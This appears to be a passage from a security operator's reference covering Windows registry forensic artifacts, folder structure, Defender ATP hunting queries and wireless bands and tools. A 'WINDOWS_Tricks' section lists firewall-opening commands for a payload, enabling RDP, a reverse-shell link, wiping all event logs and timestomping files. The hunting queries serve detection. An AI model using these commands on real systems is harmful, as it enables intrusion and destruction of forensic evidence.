User Information Values	X P			7	8	1 0	SAM\SAM\Domains\Account\Users \
User Live Accounts						1 8 0	SAM\SAM\Domains\Account\Users \F
User Logon Account Hidden on Startup						1 7 8 0	SAM\SAM\Domains\Account\Users \UserDontShowInLogonUI
User Logon Account Hidden on Startup						1 7 8 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\ SpecialAccounts\UserList /

User Mode Bus Enumerator		V	7	8	1 0	SYSTEM\ControlSet001\services \ umbus\Enum
User Name and SID	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ProfileList\
User Password Hint		V		8	1 0	SAM\SAM\Domains\Account\Users \/\ UserPasswordHint
User Password Hint XP	X P					SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ProfileList\
UserAssist	X P					NTUSER.DAT\Software\Microsoft \ Windows\ CurrentVersion\Explorer\ UserAssist\
UserAssist			7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Explorer\ UserAssist\
UserAssist						NTUSER.DAT\Software\Microsoft \Windows\Currentversion\Explorer\UserAssist\{GUID}\Coun
UsrClass Info						HKEY_USERS_Classes
VMware Player Recent List						NTUSER.DAT\Software\VMware, Inc.\VMWare Player\VMplayer\Window position
Volume Device Interface Class	X P		7	8	1 0	HKLM\SYSTEM\ControlSet001\ Control\Device Classes\{53f5630d- b6bf-11d0- 94f2-00a0c91efb8b}
Volume Shadow Copy service driver	X P		7	8	1 0	SYSTEM\ControlSet001\services \ volsnap\Enum
Vuze Install Path 1			7			HKEY_USERS\(\SID)\Software\Azureus
Vuze Install Path 2			7			HKEY_LOCAL_MACHINE\SOFTWARE\Azureus
Vuze Install4j			7			HKEY_LOCAL_MACHINE\SOFTWARE\ej- technologies\install4j\installations\allinstdirs8461-7759- 5462-8226
Vuze install4jprogram			7			HKEY_USERS\(\SID)\Software\ej- technologies\exe4j\pids
Vuze Installer			7			HKEY_LOCAL_MACHINE\SOFTWARE\ej- technologies\install4j\installations\instdir8461-7759- 5462-8226
Windows Explorer Settings			7			NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\Advanced

Windows Explorer Settings	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ Advanced
Windows Portable Devices			7 8	1 0	SOFTWARE\Microsoft\Windows\Portable Devices\Devices\
WindowsBootVerificationProgram					HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\BootVerificationProgram
WindowsRunKeys					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*
WindowsRunKeys					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run*
WindowsRunKeys					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce*
WindowsRunKeys					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup*
WindowsRunKeys					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx*
WindowsRunKeys					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run*
WindowsRunKeys					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce*
WindowsRunKeys					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce\Setup*
WindowsRunKeys					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnceEx*
WindowsRunKeys					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*
WindowsRunKeys					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*
WindowsRunKeys					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Run*
WindowsRunKeys					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\RunOnce*

WindowsRunKeys					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup*
WindowsRunKeys					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\RunOnceEx*
WindowsRunKeys					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*
WindowsRunKeys					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run*
WindowsRunKeys					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce*
WindowsRunKeys					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce\Setup*
WindowsRunKeys					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnceEx*
WindowsRunServices					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce*
WindowsRunServices					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices*
WindowsRunServices					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunServicesOnce*
WindowsRunServices					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunServices*
WindowsSystemPolicyShell					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
WindowsSystemPolicyShell					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\System
WindowsWinlogonNotify					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify*
WindowsWinlogonNotify					HKEY_USERS\%SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify*

WindowsWinlogonShell				HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
WindowsWinlogonShell				HKEY_USERS%\SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
WindowsWinlogonShell (GINA DLL)				HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
WindowsWinlogonShell (GINA DLL)				HKEY_USERS%\SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Winlogon Userinit	7			HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userinit
Winlogon Userinit				HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Winlogon Userinit				HKEY_USERS%\SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
WinRAR				NTUSER.DAT\Software\WinRAR\Dialog>EditHistory\ArcName
WinRAR				NTUSER.DAT\Software\WinRAR\Dialog>EditHistory\ExtrPath
WinRAR Extracted Files MRU				NTUSER.DAT\Software\WinRAR\ArchHistory
WinZip 11.1 Accessed Archives	7			NTUSER.DAT\Software\Nico Mak Computing\filemenu/filemenu##
WinZip 11.1 Extraction MRU	7			NTUSER.DAT\Software\Nico Mak Computing\Extract/extract#
WinZip 11.1 Registered User	7			NTUSER.DAT\Software\Nico Mak Computing\WinIni/Name 1
WinZip 11.1 Temp File	7			NTUSER.DAT\Software\Nico Mak Computing\Directories/ZipTemp
WinZip Accessed Archives				NTUSER.DAT\Software\Nico Mak Computing\filemenu / filemenu##
WinZip Extraction MRU				NTUSER.DAT\Software\Nico Mak Computing\ Extract / extract#
WinZip Location Extracted To				NTUSER.DAT\Software\Nico Mak Computing\ Directories / ExtractTo
WinZip Registered User				NTUSER.DAT\Software\Nico Mak Computing\ WinIni / Name 1
WinZip Temp File				NTUSER.DAT\Software\Nico Mak Computing\ Directories / ZipTemp

WinZip Zip Creation Location					NTUSER.DAT\Software\Nico Mak Computing\ Directories / AddDir
WinZip Zip Creation Location					NTUSER.DAT\Software\Nico Mak Computing\ Directories / DefDir
Wireless associations to SSIDs by user		7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Internet Settings\Wpad\
Wireless Connections Post XP		7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ NetworkList\Profiles\
Wireless Post XP		7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ NetworkList\ Signatures\Managed(or Unmanaged)\
Wireless XP	X P				SOFTWARE\Microsoft\WZCSV\ Parameters\Interfaces\{0E271E68-9033- 4A25-9883-A020B191B3C1} /Static#####
Wireless XP	X P				SOFTWARE\Microsoft\EAPOL\ Parameters\Interfaces\{0E271E68-9033- 4A25-9883-A020B191B3C1} / #
WordPad MRU	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Appl ets\ Wordpad\Recent File List
WPD Bus Enum Enumeration				1 8 0	SYSTEM\ControlSet001\Enum\ SW D\WPDBUSENUM
WPD Bus Enum Root Enumeration User Mode Bus Drive Enumeration		7	8	1 0	SYSTEM\ControlSet001\Enum\ Wp dBusEnumRoot\UMB\
WPD Device Interface		7	8	1 0	SYSTEM\ControlSet001\ Control \DeviceClasses\{6ac27878-a6fa-4155-ba85-f98f491d4f33}
Write Block USB Devices			7		SYSTEM\ControlSet###\Control\ storageDevicePolicies\
Write Block USB Devices	X P		7	8	SYSTEM\ControlSet###\Control\ StorageDevicePolicies / WriteProtect
XP Search Assistant history	X P				NTUSER.DAT\Software\Microsoft \Search Assistant\ACMru\####
Yahoo Chat Rooms					NTUSER.DAT\Software\Yahoo\Pag er\ profiles\\Chat
Yahoo!					NTUSER.DAT\Software\Yahoo\Pag er\ Profiles*
Yahoo! File Transfers					NTUSER.DAT\Software\Yahoo\Pag er\ File Transfer

Yahoo! File Transfers				NTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name \ FileTransfer
Yahoo! Identities				NTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name / All Identities, Selected Identities
Yahoo! Last User				NTUSER.DAT\Software\Yahoo\Pager - Yahoo! User ID
Yahoo! Message Archiving				NTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name\Archive
Yahoo! Password				NTUSER.DAT\Software\Yahoo\Pager - EOptions string
Yahoo! Recent Contacts				NTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name\IMVironments\ Recent
Yahoo! Saved Password				NTUSER.DAT\Software\Yahoo\Pager - Save Password
Yahoo! Screen Names				NTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name
Yserver				NTUSER.DAT\Software\Yahoo\Yserver

REFERENCE:

<https://www.dfir.training/resources/downloads/windows-registry>

https://www.13cubed.com/downloads/dfir_cheat_sheet.pdf

<https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/5d497aeef58b7e00011f6947/1565096688890/Windows+Registry+Auditing+Cheat+Sheet+ver+Aug+2019.pdf>

W

W

WINDOWS_Structure

ALL	INFORMATIONAL	WINDOWS
Windows top-level default file structure and locations in C:\.		
DIRECTORY		DESCRIPTION
\PerfLogs		Windows performance logs, but on a default configuration, it is empty.
\Program Files		32-bit architecture: Programs 16-bit and 32-bit installed in this folder. 64-bit architecture: 64-bit programs installed in this folder.
\Program Files (x86)		Appears on 64-bit editions of Windows. 32-bit and 16-bit programs are by default installed in this folder.
\ProgramData		Contains program data that are expected to be accessed by applications system

	wide. The organization of the files is at the discretion of the developer.
\Users	Folder contains one subfolder for each user that has logged onto the system at least once. In addition: "Public" and "Default" (hidden), "Default User" (NTFS "Default" folder) and "All Users" (NTFS symbolic link to "C:\ProgramData").
\Users\Public	Folder serves as a buffer for users of a computer to share files. By default, this folder is accessible to all users that can log on to the computer. By default, this folder is shared over the network with a valid user account. This folder contains user created data (typically empty).
%USER%\AppData	This folder stores per-user application data and settings. The folder contains three subfolders: Roaming, Local, and LocalLow. Roaming data saved in Roaming will synchronize with roaming profiles to other computer when the user logs in. Local and LocalLow does not sync up with networked computers.
\Windows	Windows itself is installed into this folder.
\Windows\System	Folders store DLL files that implement the core features of Windows. Any time a program asks Windows to load a DLL file and do not specify a path, these folders are searched after program's own folder is searched. "System" stores 16-bit DLLs and is normally empty on 64-bit editions of Windows. "System32" stores either 32-bit or 64-bit DLL files, depending on whether the Windows edition is 32-bit or 64-bit. "SysWOW64" only appears on 64-bit editions of Windows and stores 32-bit DLLs.
\Windows\SysWOW64	This folder is officially called "Windows component store" and constitutes the majority of Windows. A copy of all Windows components, as well as all Windows updates and service packs is stored in this folder. Starting with Windows 7 and Windows Server 2008 R2, Windows automatically scavenges this folder to keep its size in check. For security reasons and to avoid the DLL issues, Windows enforces very stringent requirements on files.
\WinSxS	

W**W**

WINDOWS_Tricks

RED/BLUE TEAM

MISC

WINDOWS

Allow payload traffic through firewall:

```
netsh firewall add allowedprogram C:\payload.exe MyPayload ENABLE
```

Open port on firewall:

```
netsh firewall add portopening TCP 1234 MyPayload ENABLE ALL
```

Delete open port on firewall:

```
netsh firewall delete portopening TCP 1234
```

Enable Remote Desktop

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

NTFS Enable Last Time File Accessed reg key as 0.

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\FileSystem" /v NtfsDisableLastAccessUpdate /d 0 /t REG_DWORD /f
```

POWERSHELL REVERSE TCP SHELL

<https://github.com/ZHacker13/ReverseTCPShell>

WINDOWS COVER TRACKS

Delete all log files from WINDIR directory:

```
del %WINDIR%\*.log /a /s /q /f
```

Delete all System log files:

```
for /f %a in ('wevtutil el') do @wevtutil cl "%a"
```

Delete specific System log files:

```
#1 List System log file  
wevtutil el  
#2 Delete specific System log  
wevtutil cl [LOGNAME]  
wevtutil el | Foreach-Object {wevtutil cl "$_"}
```

PowerShell Change Timestamp of directory

```
PS> (Get-Item "C:\Windows\system32\MyDir").CreationTime=("01 March  
2019 19:00:00")
```

PowerShell Changing Modification time of a file

```
PS> (Get-Item  
"C:\ Windows\system32\MyDir\payload.txt").LastWriteTime=("01 March  
2019 19:00:00")
```

PowerShell Changing Access time of a file

```
PS> (Get-Item "C:\ Windows\system32\MyDir\payload.txt  
").LastAccessTime=("01 March 2019 19:00:00")
```

PowerShell Change all Creation times of files in current directory

```
$files = Get-ChildItem -force | Where-Object {! $_.PSIsContainer}  
foreach($object in $files)  
{  
    $object.CreationTime=("01 March 2019 19:00:00")  
}
```

W

W

WINDOWS Versions

ALL	INFORMATIONAL	WINDOWS
-----	---------------	---------

VERSION	DATE	RELEASE	LATEST
Windows 10	15-Jul-15	NT 10.0	18362 1903
Windows 8.1	27-Aug-13	NT 6.3	9600
Windows 8	01-Aug-12	NT 6.2	9200
Windows 7	22-Jul-09	NT 6.1	7601
Windows Vista	08-Nov-06	NT 6.0	6002
Windows XP Pro	25-Apr-05	NT 5.2	3790
Windows XP	24-Aug-01	NT 5.1	2600
Windows Me	19-Jun-00	4.9	3000
Windows 2000	15-Dec-99	NT 5.0	2195
Windows 98	15-May-98	4.1	2222 A
Windows NT 4.0	31-Jul-96	NT 4.0	1381
Windows 95	15-Aug-95	4	950
Windows NT 3.51	30-May-95	NT 3.51	1057
Windows NT 3.5	21-Sep-94	NT 3.5	807
Windows 3.2	22-Nov-93	3.2	153
Windows 3.11	08-Nov-93	3.11	300
Windows NT 3.1	27-Jul-93	NT 3.1	528
Windows 3.1	06-Apr-92	3.1	103
Windows 3.0	22-May-90	3	N/A
Windows 2.11	13-Mar-89	2.11	N/A
Windows 2.10	27-May-88	2.1	N/A
Windows 2.03	09-Dec-87	2.03	N/A

Windows 1.04	10-Apr-87	1.04	N/A
Windows 1.03	21-Aug-86	1.03	N/A
Windows 1.02	14-May-86	1.02	N/A
Windows 1.0	20-Nov-85	1.01	N/A

REFERENCE:

https://en.wikipedia.org/wiki/List_of_Microsoft_Windows_versions

W

W

WINDOWS DEFENDER ATP

BLUE TEAM

THREAT HUNT

WINDOWS

Microsoft Defender Advanced Threat Protection is a platform designed to help enterprise networks prevent, detect, investigate, and respond to advanced threats.

DESCRIPTION	QUERY
Possible RDP tunnel	ProcessCreationEvents where EventTime > ago(10d) where (ProcessCommandLine contains ":3389" or ProcessCommandLine contains ":6511") project EventTime, ComputerName, AccountName, InitiatingProcessFileName, ActionType, FileName, ProcessCommandLine, InitiatingProcessCommandLine
Allow RDP connection	ProcessCreationEvents where EventTime > ago(7d) where (ProcessCommandLine contains "SC CONFIG" and ProcessCommandLine contains "DISABLED" and ProcessCommandLine contains "wuauserv") or (ProcessCommandLine contains "Terminal Serve" and ProcessCommandLine contains "fDenyTSSConnections" and ProcessCommandLine contains "0x0") summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName
inf file echo creation/execution	ProcessCreationEvents where EventTime > ago(17d) where ProcessCommandLine contains "echo" and ProcessCommandLine contains ".inf" summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by

	<pre> InitiatingProcessFileName project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
Accounts Creation	<pre> ProcessCreationEvents where EventTime > ago(7d) where ProcessCommandLine contains "net user" and ProcessCommandLine contains "/add" summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
Local Accounts Activation	<pre> ProcessCreationEvents where EventTime > ago(7d) where ProcessCommandLine contains "Administrator /active:yes" or ProcessCommandLine contains "guest /active:yes" summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
User Addition to Local Groups	<pre> ProcessCreationEvents where EventTime > ago(7d) where ProcessCommandLine contains "localgroup" and ProcessCommandLine contains "/add" and (ProcessCommandLine contains "Remote Desktop Users" or ProcessCommandLine contains "administrators") summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
Service Creation	<pre> ProcessCreationEvents where EventTime > ago(7d) where FileName contains "SECEdit" where ProcessCommandLine == @"secedit.exe /export /cfg ** .inf" summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName </pre>

Alert Events	<pre> AlertEvents where EventTime > ago(7d) summarize makeset(FileName), dcount(FileName), makeset(ComputerName), makeset(Category), dcount(ComputerName) by Title sort by dcount_ComputerName desc </pre>
Alert Events by Category	<pre> AlertEvents where EventTime > ago(7d) summarize dcount(ComputerName), dcount(FileName), makeset(FileName), makeset(ComputerName) by Category, Severity sort by dcount_ComputerName desc </pre>
Alert Events by ComputerName	<pre> AlertEvents where EventTime > ago(7d) summarize dcount(Category), dcount(FileName), makeset(Category), makeset(FileName) by ComputerName, Severity sort by dcount_Category desc </pre>
Alert Events by FileName	<pre> AlertEvents where EventTime > ago(7d) summarize dcount(ComputerName), dcount(Category), makeset(Severity), makeset(Category), makeset(ComputerName) by FileName sort by dcount_ComputerName desc </pre>
Alert Events by Win Defender	<pre> MiscEvents where EventTime > ago(17d) where ActionType == "WDAVDetection" summarize makeset(FileName), makeset(InitiatingProcessParentFileName), makeset(InitiatingProcessFileName), makeset(InitiatingProcessCommandLine), makeset(FolderPath), makeset(InitiatingProcessFolderPath) , makeset(AccountName) by ComputerName </pre>
Clearing Event Log Activity	<pre> ProcessCreationEvents where EventTime > ago(10d) where ProcessCommandLine contains "call ClearEventlog" or InitiatingProcessCommandLine contains "call ClearEventlog" summarize makeset(ComputerName), makeset(AccountName), dcount(ComputerName) by InitiatingProcessFileName, ProcessCommandLine sort by dcount_ComputerName desc </pre>
Output Redirection Activity	<pre> ProcessCreationEvents where EventTime > ago(10d) where ProcessCommandLine contains "2>&1" summarize makeset(ComputerName), makeset(AccountName), dcount(ComputerName) by </pre>

	<pre>InitiatingProcessFileName, ProcessCommandLine sort by dcount_ComputerName desc</pre>
Remote Share Mounting Activity	<pre>ProcessCreationEvents where EventTime > ago(7d) where ProcessCommandLine contains "net.exe" where ProcessCommandLine contains "\c\$" or ProcessCommandLine contains "\admin\$" or ProcessCommandLine contains "\ipc\$"</pre>
IMPACKET Artifact Search	<pre>ProcessCreationEvents where EventTime > ago(10d) where ProcessCommandLine contains "127.0.0.1\\ADMIN\$\\\" and ProcessCommandLine contains "2>&1" project EventTime , InitiatingProcessFileName , ProcessCommandLine, AccountName , ComputerName sort by InitiatingProcessFileName desc top 1000 by EventTime</pre>
Process Dump Activity	<pre>ProcessCreationEvents where EventTime > ago(10d) where (ProcessCommandLine contains "- accepteula" and ProcessCommandLine contains "1>") or (ProcessCommandLine contains "- accepteula" and ProcessCommandLine contains "- ma") summarize makeset(ComputerName), makeset(AccountName), dcount(ComputerName) by InitiatingProcessFileName, ProcessCommandLine sort by dcount_ComputerName desc</pre>
Network Activity thru Cscript/Wscript	<pre>NetworkCommunicationEvents where EventTime > ago(7d) where InitiatingProcessFileName in ("cscript.exe", "wscript.exe") summarize makeset(InitiatingProcessParentName), makeset(RemoteUrl), makeset(RemotePort), makeset(InitiatingProcessAccountName) ,dcount(RemoteUrl) by InitiatingProcessCommandLine sort by dcount_RemoteUrl desc</pre>
Network Activity thru PowerShell	<pre>NetworkCommunicationEvents where EventTime > ago(1d) where InitiatingProcessFileName == "powershell.exe" summarize makeset(RemoteUrl), makeset(RemotePort), makeset(InitiatingProcessAccountName) ,dcount(RemoteUrl) by InitiatingProcessCommandLine sort by dcount_RemoteUrl desc</pre>
BitsAdmin Execution	<pre>ProcessCreationEvents where EventTime > ago(7d) where FileName contains "bitsadmin.exe"</pre>

	<pre> where ProcessCommandLine contains "/TRANSFER" or ProcessCommandLine contains "/CREATE" or ProcessCommandLine contains "/ADDFILE" or ProcessCommandLine contains "/SETPROXY" or ProcessCommandLine contains "/SETNOTIFYCMDLINE" or ProcessCommandLine contains "/SETCUSTOMHEADERS" or ProcessCommandLine contains "/SETSECURITYFLAGS" or ProcessCommandLine contains "/SETREPLYFILENAME" project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName top 1000 by EventTime </pre>
BitsAdmin Transfer	<pre> ProcessCreationEvents where EventTime > ago(7d) where FileName =~ "bitsadmin.exe" where ProcessCommandLine contains "/transfer" project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName top 1000 by EventTime </pre>
LOLbin CertUtil Decode	<pre> ProcessCreationEvents where EventTime > ago(7d) where FileName =~ "certutil.exe" where ProcessCommandLine contains "-decode" and ProcessCommandLine contains "\\AppData\\\"" project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName top 1000 by EventTime </pre>
MSOffice Abuse Indicators	<pre> ProcessCreationEvents where EventTime > ago(1d) where InitiatingProcessParentName contains "winword.exe" or InitiatingProcessParentName contains "excel.exe" or InitiatingProcessParentName contains "powerpnt.exe" where FileName contains "cscript" or FileName contains "wscript" or FileName contains "powershell" project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessParentName, AccountName top 1000 by EventTime </pre>
LOLbin RunDll32 Activity	<pre> ProcessCreationEvents where EventTime > ago(7d) where FileName =~ "rundll32.exe" where ProcessCommandLine contains ",Control_RunDLL" summarize makeset(ComputerName), </pre>

	<pre>makeset(AccountName), dcount(ComputerName) by InitiatingProcessFileName, ProcessCommandLine sort by dcount_ComputerName desc</pre>
LOLbin RunDll32 Register Server	<pre>ProcessCreationEvents where EventTime > ago(7d) where FileName =~ "rundll32.exe" where ProcessCommandLine contains "DllRegisterServer" summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine sort by InitiatingProcessFileName asc</pre>
LOLbin RunDll32 Suspicious Execution	<pre>ProcessCreationEvents where EventTime > ago(7d) where FileName =~ "rundll32.exe" where InitiatingProcessFileName in ("winword.exe" , "excel.exe" , "cscript.exe" , "wscript.exe" , "mshta.exe") summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine sort by InitiatingProcessFileName asc</pre>
LOLbin RunDll32 HTA Remote	<pre>ProcessCreationEvents where EventTime > ago(1d) where FileName =~ "rundll32.exe" where ProcessCommandLine contains "mshtml,RunHTMLApplication" project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName top 1000 by EventTime</pre>
LOLbin RunDll32 Roaming Profile	<pre>ProcessCreationEvents where EventTime > ago(7d) where FileName =~ "rundll32.exe" where ProcessCommandLine contains "\\roaming\\" where ProcessCommandLine !contains "\\STREAMInteractive (Emirates).appref-ms" summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine sort by InitiatingProcessFileName asc</pre>
at.exe Process Execution	<pre>ProcessCreationEvents where EventTime > ago(7d) where FileName =~ "at.exe" project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName top 1000 by EventTime</pre>
WMIC Process call	<pre>ProcessCreationEvents where EventTime > ago(7d)</pre>

	<pre> where FileName =~ "WMIC.exe" where ProcessCommandLine contains "process call create" project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName top 1000 by EventTime </pre>
Process wscript to .js	<pre> ProcessCreationEvents where EventTime > ago(7d) where FileName =~ "wscript.exe" where ProcessCommandLine contains ".js" summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine sort by InitiatingProcessFileName asc </pre>
Process wscript creating .zip/.rar	<pre> ProcessCreationEvents where EventTime > ago(7d) where FileName =~ "wscript.exe" where ProcessCommandLine contains "\appdata\" and ProcessCommandLine contains ".zip" or ProcessCommandLine contains "\Rar\$*\\"" project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName top 1000 by EventTime </pre>

Uncoder: One common language for cyber security

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, Azure Sentinel, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

REFERENCE:

<https://github.com/beahunt3r/Windows-Hunting/tree/master/WindowsDefenderATP%20Hunting%20Queries%20>
<https://docs.microsoft.com/en-us/windows/security/threat-protection/>

W

W

WIRELESS FREQUENCIES

ALL	INFORMATIONAL	N/A
-----	---------------	-----

STANDARD	FREQUENCIES
802.11	2.4, 3.6, 4.9, 5.0, 5.2, 5.6, 5.8, 5.9 and 60 GHz
802.11a	5.0 GHz
802.11b/g	2.4 GHz
802.11n	2.4, 5.0 GHz
Bluetooth/BLE	2.4-2.483.5 GHz
CDMA2000 (inc. EV-DO, 1xRTT)	450, 850, 900 MHz 1.7, 1.8, 1.9, and 2.1 GHz
EDGE/GPRS	850 MHz, 900 MHz, 1.8 GHz, and 1.9 GHz
EnOcean	868.3 MHz
Flash-OFDM	450 and 870 MHz
iBurst	1.8, 1.9, and 2.1 GHz
ISM Band	4.33GHz, 915MHz, 2.4GHz, 5GHz
Keyless FOB	315 MHz (US) 433.92 MHz (EU,Asia)
Low Rate WPAN (802.15.4)	868 MHz (EU), 915 MHz (US), 2.4 GHz
RFID	120-150 kHz (LF) 13.56 MHz (HF)
UMTS FDD	850 MHz, 900 MHz, 2.0, 1.9/2.1, 2.1, and 1.7/2.1 GHz
UMTS-TDD	450, 850 MHz, 1.9, 2, 2.5, and 3.5 GHz
Vemesh	868 MHz, 915 MHz, and 953 MHz
WiMax (802.16e)	2.3, 2.5, 3.5, 3.7, and 5.8 GHz
Wireless USB, UWB	3.1 to 10.6 GHz
AT&T 4G [2, 4, 5, 12, 14, 17, 29, 30, 66]	1900MHz, 1700MHz abcde, 700MHz bc
Verizon Wireless 4G [2, 4, 5, 13, 66]	1900MHz, 1700MHz f, 700MHz c
T-Mobile 4G [2, 4, 5, 12, 66, 71]	1900MHz, 1700MHz def, 700MHz a, 600MHz
Sprint 4G [25, 26, 41]	1900MHz g, 850MHz, 2500MHz
Europe 4G [3, 7, 20]	1800MHz, 2600MHz, 800MHz
China,India 4G [40, 41]	2300MHz, 2500MHz
Longwave AM Radio	148.5 kHz - 283.5 kHz
Mediumwave AM Radio	525 kHz - 1710 kHz
Shortwave AM Radio	3 MHz - 30 MHz
HF	0.003 - 0.03 GHz
VHF	0.03 - 0.3 GHz
UHF	0.3 - 1 GHz
L	1 - 2 GHz
S	2 - 4 GHz
C	4 - 8 GHz
X	8 - 12 GHz
Ku	12 - 18 GHz
K	18 - 27 GHz
Ka	27 - 40 GHz
V	40 - 75 GHz

W	75 - 110 GHz
mm or G	110 - 300 GHz

REFERENCE

https://en.wikipedia.org/wiki/Comparison_of_wireless_data_standards
https://en.wikipedia.org/wiki/List_of_interface_bit_rates

WIRELESS_Tools

BETTERCAP

<https://www.bettercap.org/intro/>

bettercap is a powerful, easily extensible and portable framework written in Go which aims to offer to security researchers, red teamers and reverse engineers an easy to use, all-in-one solution with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks.

KISMET

<https://www.kismetwireless.net/>

Kismet is a wireless network and device detector, sniffer, wardriving tool, and WIDS (wireless intrusion detection) framework. Kismet works with Wi-Fi interfaces, Bluetooth interfaces, some SDR (software defined radio) hardware like the RTLSDR, and other specialized capture hardware.

PWNAGOTCHI

<https://pwnagotchi.ai/>

